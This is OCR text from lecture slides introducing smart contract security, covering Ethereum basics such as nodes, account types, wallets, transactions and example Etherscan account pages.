Introduction to Smart Contract Security

Yajin Zhou (http://yajin.org)


Zhejiang University

Credits: Campbell R. Harvey, Ashwin Ramachandran, Brent Xu, Anastasia Mavridou, Aron Laszka

Background: Ethereum

Ethereum

It’s more than cryptocurrency.



Build unstoppable applications

Ethereum is a **decentralized platform that runs smart contracts** : applications that run exactly as programmed without any possibility of downtime, censorship, fraud or third-party interference.

These apps run on a custom built **blockchain, an enormously powerful shared global infrastructure that can move value around and represent the ownership of property.**

This enables developers to create markets, store registries of debts or promises, move funds in accordance with instructions given long in the past (like a will or a futures contract) and many other things that have not been invented yet, all without a middleman or counterparty risk.

The project was bootstrapped via an ether presale in August 2014 by fans all around the world. It is developed by the Ethereum Foundation, a Swiss non-profit, with contributions from great minds across the globe.

Basic Concepts

- Ethereum node
- Ethereum
  - Accounts (Two types) and Wallets
  - Transactions
- Smart Contracts
  - Solidity: Language used for smart contract development

Ethereum Node

- Full node: Validate **all transactions** and new blocks
- Operate in a P2P fashion
- Each contains a copy of the entire Blockchain
- **Light clients** - store only block headers
    - Provide easy verification through tree data structure
    - Don’t execute transactions, used primarily for balance validation
- Implemented in a variety of languages (Go, Rust, etc.)

Accounts and Wallets


- Accounts:
  - Two Kinds:
    - **External Owned Accounts** - (**EOA**, most common account)
    - **Contract Accounts**
  - Allow for interaction with the blockchain
- Wallets:
  - A set of one or more external accounts
  - Used to store/transfer Ether

Accounts and Wallets


- **External Account** (EOA, Valid Ethereum Address)
  - Consist of a public/private key-pair
  - Can have a balance
  - Has an associated **nonce** (amount of transactions sent from the account) **and a balance**
  - codeHash - Hash of associated account code, i.e. a computer program for a smart contract (hash of an empty string for external accounts, EOAs)

Accounts and Wallets

- **Contract Account: Ethereum account that can store and execute code**
  - Has an associated **nonce** and **balance**
  - codeHash - hash of associated **account code**
  - storageRoot contains Merkle tree of associated **storage data**



Examples



Eth: $180.69 (+7.93%)

Address 0x323D1C3462776f07a316EbdFb46a1E280181D964


Sponsored: CodeFund provides funding to open source blockchain projects through non-tracking ads **Do you qualify?**

Overview

Balance:	38.951323702747088771 Ether
Ether Value:	$7,038.11 (@ $180.69/ETH)
Token:	$0.00 2

More Info

Transactions:	124,122 txns



Eth: $180.61 (+7.88%)

Contract 0x8562c38485B1E8cCd82E44F89823dA76C98eb0Ab

Etherscan - Sponsored slots available. **Book your slot here!**

Contract Overview

Balance:	0 Ether
Ether Value:	$0
Token:	$0.00 1


More Info

Transactions:	211,769 txns
Contract Creator:	0x0075fd4a7e9a268... at txn 0x6e653115cacb3b...

Transactions


- A request to modify the state of the blockchain
  - Can **run code** (contracts) which **change global state (storage)**
- Launched by an EOA or Contract account (internal transaction)
- Types
  - **Fund Transfer Between EOA**
  - **Deploy a Contract on Ethereum Network (discuss later)**
